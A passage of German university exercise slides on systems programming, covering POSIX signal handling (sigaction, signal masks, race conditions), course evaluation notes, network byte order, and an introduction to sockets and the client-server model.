- Konvertierung von Filepointer nach Filedeskriptor

```
#include <stdio.h>
int fileno(FILE *stream);
```

- Konvertierung von Filedeskriptor nach Filepointer

```
#include <stdio.h>
FILE *fdopen(int fd, const char* type);
```

  - type kann sein "r", "w", "a", "r+", "w+", "a+"
    (**fd** muß entsprechend geöffnet sein!)

- Filedeskriptoren in **<unistd.h>**:
  STDIN_FILENO, **STDOUT_FILENO**, **STDERR_FILENO**

U7 7. Übung

U7-1 Überblick

- Besprechung 4. Aufgabe (halde)
- Signale


U7-2 Aufgabe 7: job_sh

Ziele der Aufgabe

- Signale unter UNIX bilden die Konzepte "Trap" und "Interrupt" für eine Interaktion zwischen Betriebssystem und Anwendung nach
  - ➤ praktischer Umgang mit diesen Konzepten
- Signalbehandlung führt zu asynchronen Funktionsaufrufen
  - ➤ Nebenläufigkeit
  - ➤ kritische Abschnitte, in denen es zu Race-Conditions kommen kann, müssen beim Softwareentwurf erkannt werden
  - ➤ Koordinierungsmaßnahmen / unteilbare Abschnitte sind erforderlich
  - ➤ Aufgabe macht diese Probleme praktisch deutlich, Umgang mit ersten Koordinierungsmechanismen


U7-3 Signale

1 Kommunikation zwischen Prozessen



2 Signalisierung des Systemkerns

- synchrone Signale: werden durch Aktivität des Prozesses ausgelöst
- asynchrone Signale: werden "von außen" ausgelöst



3 Reaktion auf Signale


- abort
  - erzeugt Core-Dump (Segmente + Registercontext) und beendet Prozess
- exit
  - beendet Prozess, ohne einen Core-Dump zu erzeugen
- ignore
  - ignoriert Signal
- stop
  - stoppt Prozess
- continue
  - setzt gestoppten Prozess fort
- signal handler
  - Aufruf einer Signalbehandlungsfunktion, danach Fortsetzung des Prozesses

4 Problem: asynchrone Signale und abort/exit

- Beispiel: CTRL-C von der Tastatur
  - ➤ Beendigungsmodell (vgl. Vorl. 5-41)
- Widerspruch: ein Interrupt darf niemals nach dem Beendigungsmodell behandelt werden
  - ➤ Grund: der Prozess könnte gerade einen Systemaufruf ausführen (Ebene-2-Code) und dabei komplexe Datenstrukturen des Systemkerns manipulieren (z. B. verkettete Liste)
- Lösung: Prozess wird nicht beendet, sondern nur über das Signal informiert
  - ➤ Eintragen der Information in Prozessverwaltungsstruktur (Prozesskontrollblock)
  - ➤ vor der nächsten Rückkehr aus dem Betriebssystemkern (Ebene 2, vgl Vorl. 5-33) oder vor einem Übergang in den Zustand "blockiert" erkennt der Prozess das Signal und terminiert selbst

5 Posix Signalbehandlung

- Signal bewirkt Aufruf einer Funktion



  - nach der Behandlung läuft Prozess an unterbrochener Stelle weiter

- Systemschnittstelle
  - sigaction
  - sigprocmask
  - sigsuspend
  - sigpending
  - kill

6 Signalhandler installieren: sigaction

- Prototyp

```
#include <signal.h>

int sigaction(int sig, /* Signal */
              const struct sigaction *act, /* Handler */
              struct sigaction *oact /* Alter Handler */ );
```

- Handler bleibt solange installiert, bis neuer Handler mit **`sigaction`** installiert wird

- sigaction Struktur

```
struct sigaction {
    void (*sa_handler)(int);
    sigset_t sa_mask;
    int sa_flags;
}
```

6 Signalhandler installieren: sigaction Handler (sa_handler)

- Signalbehandlung kann über **`sa_handler`** eingestellt werden:
  - **`SIG_IGN`** Signal ignorieren
  - **`SIG_DFL`** Default Signalbehandlung einstellen
  - *Funktionsadresse* Funktion wird in der Signalbehandlung aufgerufen und ausgeführt

6 Signalhandler installieren: sigaction Maske (sa_mask)

- verzögerte Signale
  - während der Ausführung der Signalhandler-Prozedur wird das auslösende Signal blockiert
  - bei Verlassen der Signalbehandlungsroutine wird das Signal deblockiert
  - es wird maximal ein Signal zwischengespeichert
- mit **`sa_mask`** in der **`struct sigaction`** kann man zusätzliche Signale blockieren
- Auslesen und Modifikation der Signal-Maske vom Typ **`sigset_t`** mit:
  - **`sigaddset()`**: Signal zur Maske hinzufügen
  - **`sigdelset()`**: Signal aus Maske entfernen
  - **`sigemptyset()`**: Alle Signale aus Maske entfernen
  - **`sigfillset()`**: Alle Signale in Maske aufnehmen
  - **`sigismember()`**: Abfrage, ob Signal in Maske enthalten ist

6 Signalhandler installieren: sigaction Flags (sa_flags)

- Durch **`sa_flags`** lässt sich das Verhalten beim Signalempfang beeinflussen.
  - ➤ kann für jedes Signal gesondert gesetzt werden.
- **`SA_NOCLDSTOP`**: SIGCHLD wird nur erzeugt, wenn Kind terminiert, nicht wenn es gestoppt wird (POSIX, SystemV, BSD)
- **`SA_RESTART`**: durch das Signal unterbrochene Systemaufrufe werden automatisch neu aufgesetzt (kein errno=EINTR) (nur SystemV und BSD) (siehe Seite 17)
- **`SA_SIGINFO`**: Signalhandler bekommt zusätzliche Informationen übergeben (nur SystemV)

```
void func(int signo, siginfo_t *info, void *context);
```

- **`SA_NODEFER`**: Signal wird während der Signalbehandlung nicht blockiert (nur SystemV)

6 Signalhandler installieren: Beispiel

- Beispiel:

```
#include <signal.h>
void my_handler(int sig) { ... }
...
struct sigaction action;
sigemptyset(&action.sa_mask);
action.sa_flags = 0;
action.sa_handler = my_handler;
sigaction(SIGUSR1, &action, NULL); /* return abfragen ! */
```

7 Signal zustellen

- Systemaufruf

```
int kill(pid_t pid, int signo);
```

- Kommando **`kill`** aus der Shell (z. B. **`kill -USR1 <pid>`**)

8 POSIX Signale

Das Defaultverhalten bei den meisten Signalen ist die Terminierung des Prozesses, bei einigen Signalen mit Anlegen eines Core-Dumps.

- SIGABRT (core): Abort Signal; entsteht z.B. durch Aufruf von **`abort()`**
- SIGALRM: Timer abgelaufen (**`alarm(), setitimer()`**)
- SIGFPE (core): Floating Point Exception; z.B. Division durch 0 oder Overflow
- SIGHUP: Terminalverbindung wird beendet (Hangup)
- SIGILL (core): Illegal Instruction; z.B. privilegierte Operation, privilegiertes Register
- SIGINT: Interrupt; (Shell: CTRL-C)
- SIGKILL (nicht abfangbar): beendet den Prozess

8 POSIX Signale (2)

- SIGPIPE: Schreiben auf Pipe oder Socket nachdem der lesende terminiert ist
- SIGQUIT (core): Quit; (Shell: CTRL-\)
- SIGSEGV (core): Segmentation violation; inkorrekter Zugriff auf Segment, z.B. Schreiben auf Textsegment
- SIGTERM: Termination; Default-Signal für **`kill(1)`**
- SIGUSR1, SIGUSR2: Benutzerdefinierte Signale

9 Jobcontrol-Signale

Diese Signale exisitieren in einem POSIX-konformen System nur, wenn das System Jobkontrolle unterstützt (**`_POSIX_JOB_CONTROL`** ist definiert).

- SIGCHLD (Default-Aktion = ignorieren): Status eines Kindprozesses hat sich geändert
- SIGCONT: setzt den gestoppten Prozess fort
- SIGSTOP (nicht abfangbar): stoppt den Prozess
- SIGTSTP: stoppt den Prozess (Shell: CTRL-Z)
- SIGTTIN, SIGTTOU: Hintergrundprozess wollte vom Terminal lesen bzw. darauf schreiben

10 Jobcontrol und wait


- **`wait(int *stat)`** kehrt auch zurück, wenn Kind gestoppt wird
- erkennbar an Wert von **`*stat`**
- Auswertung mit Macros
  - **`WIFEXITED(*stat)`**: Kind normal terminiert
  - **`WIFSIGNALED(*stat)`**: Kind durch Signal terminiert
  - **`WIFSTOPPED(*stat)`**: Kind gestoppt
  - **`WIFCONTINUED(*stat)`**: gestopptes Kind fortgesetzt

11 signal()-Funktion

- ANSI-C definiert die signal()-Funktion zum Installieren von Signalhandlern
  - Problem: sehr ungenaue Spezifikation, da Prozesskonzept in ANSI-C nicht definiert
- BSD- und SystemV-Unix Systeme enthalten die signal-Funktion
  - Problem: Prozesskonzept jetzt definiert, aber signal-Semantik ist von Unix Version 7 abgeleitet und unzuverlässig (*unreliable signals*) (Signalhandler bleibt nicht installiert, Signale können nicht blockiert werden)
- **signal() ist deshalb in POSIX.1 nicht enthalten und sollte auch nicht mehr benutzt werden**
  - ➤ nur sigaction() verwenden!

12 Unterbrechen von Systemcalls

- Signale können die Ausführung von Systemaufrufen unterbrechen




12 Unterbrechen von Systemcalls (2)


- dies betrifft nur "langsame Systemcalls" (welche sich über einen längeren Zeitraum blockieren können, z.B. **`wait()`**, **`waitpid()`** oder **`read()`** von einem Socket oder einer Pipe)
- der Systemcall setzt dann **`errno`** auf **`EINTR`**
- in einigen UNIXen (z.B. 4.2BSD) werden unterbrochene Systemcalls automatisch neu aufgesetzt
- bei einigen UNIXen (SystemV R4, 4.3BSD), kann man für jedes Signal einstellen (**`SA_RESTART`**), ob ein Systemcall automatisch neu aufgesetzt werden soll
- POSIX.1 lässt dies unspezifiziert
- die Systemaufrufe **`pause()`** und **`sigsuspend()`** werden in keinem Fall fortgesetzt

13 Signale und Race Conditions

- Signale erzeugen Nebenläufigkeit innerhalb des Prozesses
  (vgl. Nebenläufigkeit durch Interrupts, Vorlesung Seite 5-51 und 7-77 ff)
- diese Nebenläufigkeit kann zu Race-Conditions führen
- Beispiel:
  - main-Funktion läuft durch eine verkettete Liste



  - Prozess erhält Signal; Signalhandler entfernt Elemente 3 und 4 aus der Liste und gibt den Speicher dieser Elemente frei



13 Signale und Race Conditions (2)

- Lösung: Signal während Ausführung des kritischen Abschnitts blockieren!
- weiteres Problem:
  - Aufruf von Bibliotheksfunktionen, z.B. **`getpwuid()`**, wird durch Signal unterbrochen und nach Ausführung des Signalhandlers fortgesetzt
  - Signalhandler ruft auch **`getpwuid()`** auf-> Race Condition!
- Lösung:
  - in Signalhandlern nur Funktionen aufrufen, die in POSIX.1 als reentrant gekennzeichnet sind (**`getpwuid`** und **`malloc`**/**`free`** sind z.B. nicht reentrant, **`wait`** und **`waitpid`** sind reentrant)
    - Achtung: wenn in einem Signalhandler Funktionen verwendet werden, die **`errno`** verändern, muss der Wert von **`errno`** vorher gesichert und vor Beendigung des Signalhandlers wieder zurückgesetzt werden
  - oder Signal während Ausführung der Funktion blockieren

14 Ändern der prozessweiten Signal-Maske

```
int sigprocmask(int how, /* Verknüpfung der Masken */
                const sigset_t *set, /* neue Maske */
                sigset_t *oset /* Speicher für alte Maske */ );
```

- how:
  - **SIG_BLOCK**: Vereinigungsmenge zwischen übergebener und alter Maske
  - **SIG_SETMASK**: Setzen der Maske ohne Beachtung der alten Maske
  - **SIG_UNBLOCK**: Schnittmenge zwischen inverser übergebener Maske und alter Maske
- Beispiel

```
sigset_t set;
sigemptyset(&set);
sigaddset(&set, SIGUSR1);
sigprocmask(SIG_BLOCK, &set, NULL);
```

- Anwendung: kritische Abschnitte, die nicht durch ein Signal unterbrochen werden dürfen

15 Warten auf Signale

- Problem: Prozess befindet sich in kritischem Abschnitt und will auf ein Signal warten
  - ➤ Signal muss deblockiert werden
  - ➤ Prozess wartet auf Signal
  - ➤ Signal muss wieder blockiert werden
- Operationen müssen atomar am Stück ausgeführt werden!
- Prototyp

```
#include <signal.h>
int sigsuspend(const sigset_t *mask);
```

  - ◆ **`sigsuspend(mask)`** merkt sich die aktuelle Signal-Maske, setzt **`mask`** als neue Signal-Maske und blockiert Prozess
  - ◆ Signal führt zu Aufruf des Signalhandlers (muss vorher installiert werden)
  - ◆ **`sigsuspend`** kehrt nach Bearbeitung des Signalhandlers mit Fehler **`EINTR`** zurück und restauriert gleichzeitig die ursprüngliche Signal-Maske

16 Abfrage blockierter Signale

- Prototyp

```
#include <signal.h>
int sigpending(sigset_t *set);
```

- **`sigpending`** speichert alle Signale, die blockiert sind, aber empfangen wurden, in **`set`** ab

U8 8. Übung

U8-1 Überblick


- Besprechung der Miniklausur
- Online-Evaluation
- Byteorder bei Netzwerkkommunikation
- Netzwerkprogrammierung - Sockets
- Duplizieren von Filedeskriptoren
- Netzwerkprogrammierung - Verschiedenes

U8-2 Evaluation

- Online-Evaluation von Vorlesung und Übung SOS1
  - ➤ zwei TANs, zwei Fragebogen
  - ➤ Fragebogen bis 06. Juli auszufüllen
- Ergebnisse werden am 09. Juli an Dozenten verschickt
  - ➤ Diskussion in Vorlesung und Übungen
  - ➤ Veröffentlichung auf den Web-Seiten der Lehrveranstaltung
- Ergebnisse der Evaluation vom letzten Jahr stehen im Netz
- bitte unbedingt teilnehmen - das Feedback ist für uns sehr wichtig (wir wollen unseren Job so gut wie möglich machen!)
  - ➤ uns interessiert natürlich vor allem, was wir seit dem letzten Sommer besser (oder schlechter) gemacht haben!
  - ➤ bei Bemerkungen zu Übungsgruppen bitte in JEDEM Textfeld die Übungsgruppe mit angeben (die einzelnen Antworten bleiben in der Auswertung nicht zusammen)

U8-3 Netzwerkkommunikation und Byteorder

- Wiederholung: Byteorder



- Kommunikation zwischen Rechnern verschiedener Architekturen
  z. B. Intel Pentium (litte endian) und Sun Sparc (big endian)
- **`htons`**, **`htonl`**: Wandle Host-spezifische Byteordnung in Netzwerk-Byteordnung (big endian) um
  (**`htons`** für **`short int`**, **`htonl`** für **`long int`**)
- **`ntohs`**, **`ntohl`**: Umgekehrt

U8-4 Sockets

- Endpunkte einer Kommunikationsverbindung
- Arbeitsweise: FIFO, bidirektional
- Attribute:
  - **Name** (Zuweisung eines Namens durch *Binding*)
  - **Communication Domain**
  - **Typ**
  - **Protokoll**

1 Communication Domain und Protokoll

- **Communication Domain** legt die **Protokoll-Familie**, in der die Kommunikation stattfindet, fest
- durch die Protokoll-Familie wird gleichzeitig auch die Adressierungsstruktur **(Adress-Familie)** festgelegt (war unabhängig geplant, wurde aber nie getrennt)
- das **Protokoll**-Attribut wählt das Protokoll innerhalb der Familie aus
- ursprünglich (bis BSD 4.3) existierten nur zwei Communication Domains
  - ➤ UNIX-Domain (PF_UNIX / AF_UNIX)
  - ➤ Internet-Domain (PF_INET / AF_INET)
- nur PF_INET ist generell vorhanden
  daneben derzeit ca. 25 Protokollfamilien definiert
  (ISO-Protokolle, DECnet, SNA, Appletalk, …)

2 Internet Domain Protokoll-Familie

- Protokolle: **TCP/IP** oder **UDP/IP**

- Internet Protocol - IP
  - Netzwerkprotokoll zur Bildung eines virtuellen Netzwerkes auf der Basis mehrerer physischer Netze
  - definiert Format der Datengrundeinheit - IP-Datagramm
  - unzuverlässige Datenübertragung
  - Routing-Konzepte (IP-Pakete über mehrere Zwischenstationen leiten)
  - IP-Adressen: 4 Byte bei IPv4 bzw. 16 Byte bei IPv6

- User Datagram Protocol - UDP
  - IP adressiert Rechner, UDP einen Dienst (siehe Port-Nummern)
  - Übertragung von Paketen (***sendto***, ***recvfrom***), unzuverlässig (Fehler werden erkannt, nicht aber Datenverluste)

- Transmission Control Protocol - TCP
  - zuverlässige Verbindung (Datenstrom) zu einem Dienst (Port)

2 Internet Domain Protokoll-Familie (2)

- ➤ Namen: **IP-Adressen** und **Port-Nummern**

- Internet-Adressen (IPv4)
  - ➤ 4 Byte, Notation: **`a.b.c.d`** (z. B. **`131.188.34.45`**)

- Port-Nummern
  - ➤ bei IP definiert eine Adresse einen Rechner
  - ➤ keine Möglichkeit, einen bestimmten Benutzer oder Prozess (Dienst) anzusprechen
  - ➤ die intuitive Lösung, als Ziel einen Prozess zu nehmen hat Nachteile
    - Prozesse werden dynamisch erzeugt und vernichtet
    - Prozesse können ersetzt werden - die *PID* ändert sich dadurch
    - Ziele sollten aufgrund ihrer Funktion (Dienst) ansprechbar sein
    - Prozesse könnten mehrere Dienste anbieten (vgl. *inetd*)
  - ➤ Lösung: ***Port*** als "abstrakte Adresse" für einen Dienst
    - Diensterbringer (Prozess) verbindet einen Socket mit dem Port

3 Socket Typen

Stream-Sockets

- unterstützen bidirektionalen, zuverlässigen Datenfluss
- gesicherte Kommunikation (gegen Verlust und Duplizierung von Daten)
- die Ordnung der gesendeten Daten bleibt erhalten
- Vergleichbar mit einer *pipe* - allerdings bidirektional
  (UNIX-Domain- und Internet-Domain-Sockets mit TCP/IP)

Datagramm-Sockets

- unterstützen bidirektionalen Datentransfer
- Datentransfer unsicher (Verlust und Duplizierung möglich)
- die Reihenfolge der ankommenden Datenpakete stimmt nicht sicher mit der der abgehenden Datenpakete überein
- Grenzen von Datenpaketen bleiben im Gegensatz zu **Stream-Socket** - Verbindungen erhalten
  (Internet-Domain Sockets mit UDP/IP)

4 Client-Server Modell

★ Ein ***Server*** ist ein Programm, das einen Dienst ***(Service)*** anbietet, der über einen Kommunikationsmechanismus erreichbar ist

- Server
  - **akzeptieren Anforderungen**, die von der Kommunikationsschnittstelle kommen
  - **führen** ihren angebotenen **Dienst aus**
  - **schicken** das **Ergebnis zurück** zum Sender der Anforderung
  - *Server* sind normalerweise als normale Benutzerprozesse realisiert
- Client
  - ein Programm wird ein ***Client***, sobald es
